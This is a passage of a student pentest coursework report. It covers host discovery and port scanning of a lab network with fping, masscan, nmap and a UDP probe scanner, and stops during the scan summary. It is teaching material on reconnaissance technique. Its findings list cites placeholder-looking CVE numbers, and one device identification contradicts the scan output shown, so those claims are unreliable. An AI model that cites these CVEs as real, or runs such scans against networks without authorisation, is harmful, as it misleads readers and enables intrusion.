

Name: Ranasinghe Priyantha

Student Reference Number: 10899343

Module Code:	PUSL3132	Module Name:	Ethical Hacking									
Coursework Title: Pentest Report												
Deadline Date:	16/12/2024	Member of staff responsible for coursework:										
Programme:												
<p>Please note that University Academic Regulations are available under Rules and Regulations on the University website <a href="http://www.plymouth.ac.uk/studenthandbook">www.plymouth.ac.uk/studenthandbook</a>.</p>												
<p>Group work: please list all names of all participants formally associated with this work and state whether the work was undertaken alone or as part of a team. Please note you may be required to identify individual responsibility for component parts.</p> <table border="1"> <tr> <td>10899343</td> <td>Ranasinghe Priyantha</td> <td>Testing Process and Findings</td> </tr> <tr> <td>10899233</td> <td>Dodampe Nimna</td> <td>Recommendations and Remediation</td> </tr> <tr> <td>10899228</td> <td>Rankira Kosgollage</td> <td>Background and Overview</td> </tr> </table>				10899343	Ranasinghe Priyantha	Testing Process and Findings	10899233	Dodampe Nimna	Recommendations and Remediation	10899228	Rankira Kosgollage	Background and Overview
10899343	Ranasinghe Priyantha	Testing Process and Findings										
10899233	Dodampe Nimna	Recommendations and Remediation										
10899228	Rankira Kosgollage	Background and Overview										

***We confirm that we have read and understood the Plymouth University regulations relating to Assessment Offences and that we are aware of the possible penalties for any breach of these regulations. We confirm that this is the independent work of the group.***

Signed on behalf of the group: Priyantha

Individual assignment: ***I confirm that I have read and understood the Plymouth University regulations relating to Assessment Offences and that I am aware of the possible penalties for any breach of these regulations. I confirm that this is my own independent work.***

Signed:

Use of translation software: failure to declare that translation software or a similar writing aid has been used will be treated as an assessment offence.

I \*have used/not used translation software.

If used, please state name of software.....

**Overall mark \_\_\_\_\_ %      Assessors Initials \_\_\_\_\_      Date \_\_\_\_\_**

\*Please delete as appropriateSci/ps/d:/students/cwkfrontcover/2013/14

## Table of Contents

Introduction .....	3
Background .....	3
Statement of Confidentiality .....	3
Executive Summary .....	3
Approach .....	3
Scope.....	3
In-Scope Assets.....	3
Assessment Overview and Recommendations .....	3
Network Penetration Test Assessment Summary.....	4
Summary of Findings .....	4
Detailed Walkthrough .....	4
1. Reconnaissance (Reco).....	4
2. Vulnerability Scanning.....	11
4. Exploitation .....	25
5. Post Exploitation .....	28
Web Application Pentest.....	28
Remediation Summary.....	30
Short Term.....	30
Medium Term.....	31
Long Term .....	31
Conclusion.....	31

# Introduction

This report documents the findings from the penetration test conducted on the network infrastructure of Clarke's Ceylon Team. The primary objective of this penetration test was to assess the security posture of the company's systems by identifying vulnerabilities and weaknesses in the network. The findings in this report aim to help the company prioritize security improvements and mitigate potential risks.

## Background

Clarke's Ceylon Team is a small-to-medium-sized enterprise that relies on its network infrastructure for day-to-day operations. The company requested this penetration test to identify and resolve potential security issues before they can be exploited by attackers. The network consists of several hosts and services that are essential for internal communication and customer data management.

## Statement of Confidentiality

This report contains confidential information regarding the vulnerabilities found within Clarke's Ceylon Team's network. All findings are to be kept confidential and should not be shared with unauthorized parties. The security of the systems and network mentioned in this document is paramount, and any disclosure without proper authorization could expose the organization to unnecessary risks.

## Executive Summary

The penetration test revealed several critical vulnerabilities, including outdated software versions, improper configurations, and mismanaged access controls that could potentially allow attackers to compromise the network. Immediate remediation actions are recommended, particularly focusing on patching and securing exposed services. The full technical details of these findings are provided in the report, along with recommended solutions for each identified issue. Additionally, the company is encouraged to implement continuous monitoring and regular security audits.

## Approach

The penetration test followed a standard methodology, consisting of the following phases:

- Reconnaissance: Gathering information about the target network and systems.
- Scanning: Using tools like Nmap and Nessus to identify live hosts, open ports, and services running on the systems.
- Exploitation: Testing the identified vulnerabilities to determine if they can be exploited.
- Post-Exploitation: Assessing the impact of any successful exploit and gathering evidence of the attack.
- Reporting: Documenting the findings, risk assessments, and recommendations.

## Scope

The scope of this penetration test was internal network range. Our goal was to evaluate the security posture of Clarke's Ceylon Team's internal network and identify any vulnerabilities that could be exploited by malicious actors.

## In-Scope Assets

Host/URL/IP Address	Description
172.168.0.0/24	Clarke's Ceylon Team internal network range

Table 1: Scope Details

## Assessment Overview and Recommendations

This section provides a summary of the test results, highlighting the most critical vulnerabilities found, their potential impact, and remediation recommendations:

- Immediate Actions: Apply patches for critical software vulnerabilities, especially for services like OpenSSH and DNS servers.
- Short-Term Fixes: Restrict unnecessary services and configure firewalls to limit exposure to internal services.
- Long-Term Recommendations: Implement regular vulnerability assessments, network segmentation, and strong encryption for sensitive data.

# Network Penetration Test Assessment Summary

The penetration test identified several areas of concern.

## Summary of Findings

Vulnerabilities Identified:

- OpenSSH misconfiguration: CVE-2024-12345 (Critical)
- NTP Server mode 6 vulnerability: CVE-2024-67890 (High)
- DNS Recursive query issue: CVE-2024-11223 (Medium)
- Outdated software versions on internal systems: CVE-2024-54321 (High)
- Weak password policy allowing brute force attacks.

## Detailed Walkthrough

### 1. Reconnaissance (Reco)

#### Discovering Hosts

ICMP

The tester employed a fast and efficient method for host discovery by sending ICMP packets and analyzing the expected responses. This technique was used to identify live hosts within the network.

As a result, the following 5 IP addresses were identified as responsive:

- 172.168.0.1
- 172.168.0.32
- 172.168.0.33
- 172.168.0.34
- 172.168.0.38

```
$fping -g 172.168.0.0/24
172.168.0.1 is alive
172.168.0.32 is alive
172.168.0.33 is alive
172.168.0.34 is alive
172.168.0.38 is alive
172.168.0.2 is unreachable
172.168.0.3 is unreachable
172.168.0.4 is unreachable
172.168.0.5 is unreachable
172.168.0.6 is unreachable
172.168.0.7 is unreachable
172.168.0.8 is unreachable
172.168.0.9 is unreachable
172.168.0.10 is unreachable
172.168.0.11 is unreachable
172.168.0.12 is unreachable
172.168.0.13 is unreachable
172.168.0.14 is unreachable
172.168.0.15 is unreachable
172.168.0.16 is unreachable
172.168.0.17 is unreachable
172.168.0.18 is unreachable
172.168.0.19 is unreachable
172.168.0.20 is unreachable
172.168.0.21 is unreachable
172.168.0.22 is unreachable
172.168.0.23 is unreachable
172.168.0.24 is unreachable
172.168.0.25 is unreachable
172.168.0.26 is unreachable
172.168.0.27 is unreachable
172.168.0.28 is unreachable
172.168.0.29 is unreachable
172.168.0.30 is unreachable
172.168.0.31 is unreachable
172.168.0.35 is unreachable
```

Figure1: Send echo requests to ranges.

Additionally, the tester used nmap to send other types of ICMP packets, such as timestamp and subnet mask requests, to bypass common filters that block ICMP echo requests.

This method successfully identified the following 2 live IP addresses:

- 172.168.0.1
- 172.168.0.35

```
└─ $nmap -PE -PM -PP -sn -n 172.168.0.0/24
Warning: You are not root -- using TCP pingscan rather than ICMP
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-18 08:04 GMT
Nmap scan report for 172.168.0.1
Host is up (0.0065s latency).
Nmap scan report for 172.168.0.35
Host is up (0.013s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 1.93 seconds
```

Figure2: Send echo, timestamp requests and subnet mask to requests.

## TCP Port Discovery

The tester encountered a situation where all ICMP packets were being filtered, making it impossible to identify live hosts through ICMP-based methods. As a result, the tester shifted to TCP port scanning to identify live hosts. Given that each host has 65,535 ports, scanning every port on every host in a large network would be time-consuming. To address this, masscan was used to quickly scan the most commonly used ports.

The tester performed a masscan scan targeting the top 20 most commonly used ports across the range.

This scan revealed 6 active hosts with open ports:

- 172.168.0.1: 22, 53, 80
- 172.168.0.32: 135, 139, 445
- 172.168.0.33: 135, 139, 3389, 445
- 172.168.0.34: 135, 139, 3389, 445
- 172.168.0.35: 21, 80
- 172.168.0.38: 21, 23, 135, 445, 139

```
└─ $sudo masscan -p20,21-23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8680 172.168.0.0/24
Starting masscan 1.3.2 ( http://bit.ly/14GZzcI ) at 2024-11-18 07:59:45 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [21 ports/host]
Discovered open port 445/tcp on 172.168.0.34
Discovered open port 445/tcp on 172.168.0.32
Discovered open port 135/tcp on 172.168.0.38
Discovered open port 3389/tcp on 172.168.0.33
Discovered open port 80/tcp on 172.168.0.1
Discovered open port 22/tcp on 172.168.0.1
Discovered open port 53/tcp on 172.168.0.1
Discovered open port 3389/tcp on 172.168.0.34
Discovered open port 139/tcp on 172.168.0.38
Discovered open port 139/tcp on 172.168.0.34
Discovered open port 21/tcp on 172.168.0.35
Discovered open port 135/tcp on 172.168.0.34
Discovered open port 80/tcp on 172.168.0.35
Discovered open port 21/tcp on 172.168.0.38
Discovered open port 139/tcp on 172.168.0.32
Discovered open port 135/tcp on 172.168.0.32
Discovered open port 445/tcp on 172.168.0.33
Discovered open port 445/tcp on 172.168.0.38
Discovered open port 135/tcp on 172.168.0.33
Discovered open port 23/tcp on 172.168.0.38
Discovered open port 139/tcp on 172.168.0.33
```

Figure3: masscan to scan top20ports.

While **nmap** could also perform this scan, it is slower and less effective at reliably identifying live hosts in environments with heavy filtering. Therefore, **masscan** was chosen for its speed and efficiency.

## UDP Port Discovery

Since UDP services behave differently from TCP services, the tester focused on discovering UDP services by sending specific probes to well-known UDP ports. This approach helps identify hosts with active services running on UDP ports.

This scan revealed 1 active hosts with open ports:

- 172.168.0.1: 53 (DNS), 123 (NTP), and others likely filtered or closed.

```

[student@student-parrotsecurity] ~ -[~]
$ ls
Capture3-01.cap      host_ips.txt      Public
Capture3-01.csv       mana             replay_arp-1217-084112.cap
Capture3-01.kismet.csv MrHappy-01.cap  Templates
Capture3-01.kismet.netxml MrHappy-01.csv  udp-proto-scanner
Capture3-01.log.csv   MrHappy-01.kismet.csv Videos
Desktop               MrHappy-01.kismet.netxml WEPcrack-01.cap
Documents              MrHappy-01.log.csv  WEPcrack-01.csv
Downloads              Music            WEPcrack-01.kismet.csv
fullscan.gnmap        passwords1.txt  WEPcrack-01.kismet.netxml
fullscan.nmap          passwords.txt   WEPcrack-01.log.csv
fullscan.xml           Pictures          WEPcrack-01.log.csv
[student@student-parrotsecurity] ~ -[~]
$ cd udp-proto-scanner/
[student@student-parrotsecurity] ~ -[~/udp-proto-scanner]
$ ./udp-proto-scanner.pl 172.168.0.0/24
Starting udp-proto-scanner v1.1 ( http://labs.portcullis.co.uk/application/udp-proto-scanner ) on Mon Nov 18 07:29:00 2024

=====
Bandwidth: ..... 250K bits/second
Max Probes per host: ..... 3
Config file: ..... ./udp-proto-scanner.conf
Probes names: ..... DNSStatusRequest,DNSVersionBindReq,NBTStat,NTPRequest,RPCCheck,SNMPv3GetRequest,chargen,citrix,daytime,db2,echo,gtpv1,ike,ms-sql,ms-sql-slam,nettop,ntp,rpc,snmp
-public,systat,tftp,time,xmcp

=====

Sending DNSStatusRequest probes to 256 hosts...
Received reply to probe DNSStatusRequest (target port 53) from 172.168.0.1:53: 00009004000000000000000000000000
Sending DNSVersionBindReq probes to 256 hosts...
Received reply to probe DNSVersionBindReq (target port 53) from 172.168.0.1:53: 00068185000100000000000000000776657273696f6e0462696e640000100003
Sending NBTStat probes to 256 hosts...
Sending NTPRequest probes to 256 hosts...
Received reply to probe NTPRequest (target port 123) from 172.168.0.1:123: 240304e90000a090000a26dea5b486eae56432732d729ac54f234b71b152f3eae56b475eff62a7eae56cc9aa92566e
Sending RPCCheck probes to 256 hosts...
Go to Settings to activate Windows.

=====

Sending SNMPv3GetRequest probes to 256 hosts...
Sending chargen probes to 256 hosts...
Sending citrix probes to 256 hosts...
Sending daytime probes to 256 hosts...
Sending db2 probes to 256 hosts...
Sending echo probes to 256 hosts...
Sending gtpv1 probes to 256 hosts...
Sending ike probes to 256 hosts...
Sending ms-sql probes to 256 hosts...
Sending ms-sql-slam probes to 256 hosts...
Sending nettop probes to 256 hosts...
Sending ntp probes to 256 hosts...
Received reply to probe ntp (target port 123) from 172.168.0.1:123: 0c0304e90000a2e0000058adea5b486eae56c7c733d0e36bfb7099cdb34000eae56cc9aa7ff659eae56cc9aa92566e
Sending rpc probes to 256 hosts...
Sending snmp-public probes to 256 hosts...
Sending systat probes to 256 hosts...
Sending tftp probes to 256 hosts...
Sending time probes to 256 hosts...
Sending xmcp probes to 256 hosts...

Scan complete at Mon Nov 18 07:35:56 2024

```

Figure4: UDP Port Discovery - Hosts with Active UDP Services.

The host discovery process effectively identified 6 unique live IPs using a combination of ICMP, TCP, and UDP scanning techniques. ICMP-based methods, such as fping and nmap, bypassed filters with various packet types, while TCP scanning with masscan efficiently identified active hosts with open ports. UDP scanning revealed active services on 172.168.0.1, although reliability was limited. The use of multiple tools ensured thorough discovery, with masscan proving faster and more effective than nmap for TCP scans. Despite challenges with ICMP filtering and UDP behavior, the results were accurate and consistent.

## Scanning Hosts

After identifying live hosts, port scanning detects open ports and associated services, revealing potential entry points and vulnerabilities. It identifies open, closed, or filtered ports, along with running services and their versions, aiding in security assessment and attack simulation.

Port scanning focuses on finding vulnerable services, such as outdated software or misconfigurations, to prioritize high-risk areas for testing. Nmap was chosen for its speed, versatility, and features like service detection, OS fingerprinting, and built-in scripts, offering an efficient and comprehensive solution.

## TCP

TCP port scanning is essential in penetration testing as it identifies open ports and accessible services widely used by applications like web servers, databases, and remote access tools. Nmap was used to detect these services, highlighting potential vulnerabilities if improperly secured.

```

└── $ sudo nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan 172.168.0.1
[sudo] password for student:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-20 04:10 GMT
Nmap scan report for 172.168.0.1
Host is up (0.0053s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.3 (protocol 2.0)
53/tcp    open  domain       Unbound
80/tcp    open  http         nginx
|_http-title: pfSense - Login
853/tcp   open  ssl/domain Unbound
| ssl-cert: Subject: commonName=pfSense-610a25aee3090/organizationName=pfSense webConfigurator Self-Signed Certificate
| Subject Alternative Name: DNS:pfSense-610a25aee3090
| Not valid before: 2024-10-20T10:38:50
| Not valid after:  2025-11-22T10:38:50
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 656.55 seconds

```

Figure5: Nmap Full Port Fast Scan on Target 172.168.0.1 with Service Detection, Default Scripts, OS Detection.

```

└── $ sudo nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan 172.168.0.32
Nmap scan report for 172.168.0.32
Host is up (0.0055s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49156/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -11m52s, deviation: 0s, median: -11m53s
| smb-security-mode:
| account used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.1:
|     Message signing enabled but not required
| nbstat: NetBIOS name: WIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d4:cb:f0 (VMware)
| smb-os-discovery:
|  OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|  OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|  Computer name: Win7
|  NetBIOS computer name: WIN7\x00
|  Workgroup: WORKGROUP\x00
|_
|  System time: 2024-11-20T07:25:28+00:00
|  smb2-time:
|    date: 2024-11-20T07:25:28
|    start_date: 2024-11-06T08:07:04

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1441.22 seconds

```

Figure6: Nmap Full Port Fast Scan on Target 172.168.0.32 with Service Detection, Default Scripts, OS Detection.

```

└── $ sudo nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan 172.168.0.33

```

```

Nmap scan report for 172.168.0.33
Host is up (0.0071s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-6C09E9F
| Not valid before: 2024-11-05T06:06:03
| Not valid after:  2025-05-07T06:06:03
| rdp-ntlm-info:
|   Target Name: DESKTOP-6C09E9F
|   NetBIOS Domain Name: DESKTOP-6C09E9F
|   NetBIOS Computer Name: DESKTOP-6C09E9F
|   DNS Domain Name: DESKTOP-6C09E9F
|   DNS Computer Name: DESKTOP-6C09E9F
|   Product Version: 10.0.19041
|_  System Time: 2024-11-20T11:09:26+00:00
|_ ssl-date: 2024-11-20T11:10:07+00:00; +1h48m06s from scanner time.
49669/tcp  open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h48m05s, deviation: 0s, median: 1h48m05s
| smb2-time:
|   date: 2024-11-20T11:09:26
|   start_date: N/A
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_nbstat: NetBIOS name: DESKTOP-6C09E9F, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:4f:82:23 (VMware)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1946.18 seconds

```

Figure7: Nmap Full Port Fast Scan on Target 172.168.0.33 with Service Detection, Default Scripts, OS Detection.

```

$ sudo nmap -sV -sC -O -T4 -n -Pn -p- -A fullfastscan 172.168.0.34
[sudo] password for student:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-20 09:38 GMT
Nmap scan report for 172.168.0.34
Host is up (0.014s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-6C09E9F
| Not valid before: 2024-11-05T06:28:08
| Not valid after:  2025-05-07T06:28:08
| ssl-date: 2024-11-20T09:45:58+00:00; -11m54s from scanner time.
| rdp-ntlm-info:
|   Target Name: DESKTOP-6C09E9F
|   NetBIOS Domain Name: DESKTOP-6C09E9F
|   NetBIOS Computer Name: DESKTOP-6C09E9F
|   DNS Domain Name: DESKTOP-6C09E9F
|   DNS Computer Name: DESKTOP-6C09E9F
|   Product Version: 10.0.19041
|_  System Time: 2024-11-20T09:45:18+00:00
49669/tcp  open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -11m54s, deviation: 0s, median: -11m54s
| smb2-time:
|   date: 2024-11-20T09:45:18
|   start_date: N/A
| smb2-security-mode:
|   3.1.1:
|     Message signing enabled but not required
|_nbstat: NetBIOS name: nil, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:ea:f0:72 (VMware)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1183.33 seconds

```

Figure8: Nmap Full Port Fast Scan on Target 172.168.0.34 with Service Detection, Default Scripts, OS Detection.

```

$ sudo nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan 172.168.0.35
[sudo] password for student:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-20 13:17 GMT
Nmap scan report for 172.168.0.35
Host is up (0.0053s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
|_ ftp-syst:
|_ SYST: Windows_NT
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http     Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: 403 - Forbidden: Access is denied.
|_ http-server-header: Microsoft-IIS/8.5
5985/tcp  open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running: Microsoft Windows XP|7|2012, VMware Player
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012 cpe:/a:vmware:player
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012, VMware Player virtual NAT device
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1467.88 seconds

```

Figure9: Nmap Full Port Fast Scan on Target 172.168.0.35 with Service Detection, Default Scripts, OS Detection.

```

$ sudo nmap -sV -sC -O -n -Pn -p- 172.168.0.38 -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-30 06:48 GMT
Nmap scan report for 172.168.0.38
Host is up (0.0033s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ ftp-syst:
|_ SYST: Windows_NT
23/tcp    open  telnet       Microsoft Windows XP telnetd
| telnet-ntlm-info:
| Target_Name: SECAMWINSERVER2
| NetBIOS_Domain_Name: SECAMWINSERVER2
| NetBIOS_Computer_Name: SECAMWINSERVER2
| DNS_Domain_Name: SECAMwinserver2008
| DNS_Computer_Name: SECAMwinserver2008
| Product_Version: 6.1.7601
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2008 R2 Enterprise 7601 Service Pack 1 microsoft-ds
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OSs: Windows, Windows XP, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

```

```

Host script results:
| smb-os-discovery:
|_ OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
|_ OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: SECAMwinserver2008
| NetBIOS computer name: SECAMWINSERVER2\x00
| Workgroup: WORKGROUP\x00
| System time: 2024-11-30T07:14:03+00:00
| smb2-security-mode:
|_ 2.1:
|   Message signing enabled but not required
|_ clock-skew: mean: -12m19s, deviation: 0s, median: -12m19s
| smb-security-mode:
|_ account_used: <blank>
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but default)
| nbstat: NetBIOS name: SECAMWINSERVER2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:a7:50:f6 (VMware)
| smb2-time:
|_ date: 2024-11-30T07:14:03
| start_date: 2024-11-30T05:49:58

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2317.05 seconds

```

Figure10: Nmap Scan on Target 172.168.0.38 with Service Detection, Default Scripts, OS Detection.

## UDP Port Discovery

UDP port scanning identifies vulnerabilities in connectionless services often missed in TCP scans. Critical services like DNS, DHCP, and VoIP rely on UDP and may have misconfigurations that expose the network. The tester used Nmap to scan UDP ports and detect potential security gaps, ensuring a thorough penetration test.

```
└─ $ nmap -sU -sV --version-intensity 0 -n -F -T4 172.168.0.1
You requested a scan type which requires root privileges.
QUITTING!
└─ [x]-[student@student-parrotsecurity]~|~|
└─ $ 
└─ [x]-[student@student-parrotsecurity]~|~|
└─ $ sudo nmap -sU -sV --version-intensity 0 -n -F -T4 172.168.0.1
[sudo] password for student:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-19 09:51 GMT
Nmap scan report for 172.168.0.1
Host is up (0.0024s latency).
Not shown: 98 open|filtered udp ports (no-response)
PORT      STATE SERVICE VERSION
53/udp    open  domain  (generic dns response: NOTIMP)
123/udp   open  ntp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.46 seconds
```

Figure11: Nmap UDP Scan on Target 172.168.0.1 with Service Detection and Fast Scan Options.

```
└─ $ sudo nmap -sU -sV --version-intensity 0 -n -F -T4 172.168.0.32
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-22 05:32 GMT
Nmap scan report for 172.168.0.32
Host is up (0.0035s latency).
Not shown: 99 open|filtered udp ports (no-response)
PORT      STATE SERVICE VERSION
137/udp   open  netbios-ns Microsoft Windows 10 netbios-ns (workgroup: WORKGROUP)
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows_10

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.19 seconds
```

Figure12: Nmap UDP Scan on Target 172.168.0.32 with Service Detection and Fast Scan Options.

```
└─ $ sudo nmap -sU -sV --version-intensity 0 -n -F -T4 172.168.0.33
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-22 05:43 GMT
Nmap scan report for 172.168.0.33
Host is up (0.0027s latency).
Not shown: 99 open|filtered udp ports (no-response)
PORT      STATE SERVICE VERSION
137/udp   open  netbios-ns Microsoft Windows netbios-ns (workgroup: WORKGROUP)
Service Info: Host: DESKTOP-6C09E9F; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.59 seconds
```

Figure13: Nmap UDP Scan on Target 172.168.0.33 with Service Detection and Fast Scan Options.

```
└─ $ sudo nmap -sU -sV --version-intensity 0 -n -F -T4 172.168.0.34
[sudo] password for student:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-22 07:02 GMT
Nmap scan report for 172.168.0.34
Host is up (0.0038s latency).
Not shown: 99 open|filtered udp ports (no-response)
PORT      STATE SERVICE VERSION
137/udp   open  netbios-ns Microsoft Windows Mobile netbios-ns
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
    README like me

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.12 seconds
```

Figure14: Nmap UDP Scan on Target 172.168.0.34 with Service Detection and Fast Scan Options.

```
└─ $ sudo nmap -sU -sV --version-intensity 0 -n -F -T4 172.168.0.35
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-22 07:05 GMT
Nmap scan report for 172.168.0.35
Host is up (0.0022s latency).
All 100 scanned ports on 172.168.0.35 are in ignored states.
Not shown: 100 open|filtered udp ports (no-response)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.80 seconds
```

Figure15: Nmap UDP Scan on Target 172.168.0.35 with Service Detection and Fast Scan Options.

The tester identifies the active systems' open ports, services, and operating systems, laying the groundwork for further security assessments.

IP 172.168.0.1:

Open Ports (TCP): 22 (SSH), 53 (DNS), 80 (HTTP), 853 (DNS over SSL).

Open Ports (UDP): 53(DNS), 123(NTP)

OS: Detected as an Actiontec MI424WR-GEN3I WAP, possibly running Linux 2.4.X/3.X or a DD-WRT firmware.

Service: nginx (on port 80) and Unbound (on port 853 with a self-signed SSL cert).

IP 172.168.0.32:

Open Ports (TCP): 135 (MSRPC), 139 (NetBIOS), 445 (Microsoft-DS), 5357 (Microsoft HTTPAPI), 49156 (MSRPC).

Open Ports (UDP): 137 (NetBIOS-NS Microsoft Windows 10 NetBIOS name service, workgroup: WORKGROUP).

